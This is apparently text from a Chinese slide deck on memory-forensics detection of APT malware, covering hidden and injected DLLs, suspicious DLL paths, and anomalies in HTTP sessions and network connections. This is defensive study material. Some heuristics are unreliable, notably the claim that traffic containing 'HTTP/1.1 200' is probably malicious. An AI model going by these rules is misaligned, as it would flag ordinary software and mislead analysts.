
● 动态链接库注入分析






内存取证中的恶意代码分析技术

● 动态链接库隐藏检测





我们提出的方法





内存取证中的恶意代码分析技术

● DLL加载异常检测

APT攻击中的恶意程序，大多加密其关键的功能和通信。此时加密的DLL头将不会出现在任何内存页的起始位置，因此可以通过搜索内存空间中DLL加载是否正常来判定是否有恶意程序。



内存取证中的恶意代码分析技术

● DLL隐藏检测

APT恶意代码为了保护自己不被杀毒软件检测到，通常会隐藏DLL。可以通过计算程序私有内存空间中的DLL数量与进程空间中所有进程的DLL数量是否相等，来判断是否有APT恶意代码。



内存取证中的恶意代码分析技术

● DLL路径异常检测

大多数的DLL位于system32，如果内存中一个DLL的路径中包含特殊字符，如“/users/*/appdata/local”或“system volume information/_restore”，那么它极有可能是一个恶意程序。



内存取证中的恶意代码分析技术

● Http/Https会话跟踪检测


APT恶意程序通常是伪装成正常的程序，通过Https或Http协议与外部交流，以便逃避入侵检测系统和防火墙的检测。这时通信中一般会含有“HTTP/1.1 200”或“HTTP/1.0 200”这样的特殊字符，可以将这些作为检测恶意程序的标准，分析通信内容，若包含这些特殊字符，则极有可能是恶意程序。



内存取证中的恶意代码分析技术

● 网络连接异常检测


APT恶意程序通常隐藏其网络连接行为，通过对TcpEndpointPool结构进行分析，获取网络连接信息。





内存取证中的恶意代码分析技术

● 网络连接异常检测步骤





内存取证中的恶意代码分析技术

